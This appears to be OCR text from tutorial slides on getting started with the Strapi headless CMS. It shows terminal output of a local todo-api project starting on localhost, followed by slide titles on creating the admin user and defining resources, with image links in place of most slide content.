
STRAPI: GETTING STARTED

```
@luigi ➜ D/O/T/W/2/e/1/strapi/project-name $ npm run develop

> todo-api@0.1.0 develop
> strapi develop

✓ Building build context (577ms)
✓ Creating admin (16224ms)
✓ Loading Strapi (1505ms)
✓ Generating types (1413ms)

Welcome back!

To manage your project 🚀, go to the administration panel at:
http://localhost:1337/admin

To access the server ⚡, go to:
http://localhost:1337
```


STRAPI: CREATING THE ADMIN USER




STRAPI: ADMIN DASHBOARD




STRAPI: CREATING RESOURCES




STRAPI: DEFINING RESOURCES




STRAPI: DEFINING RESOURCES






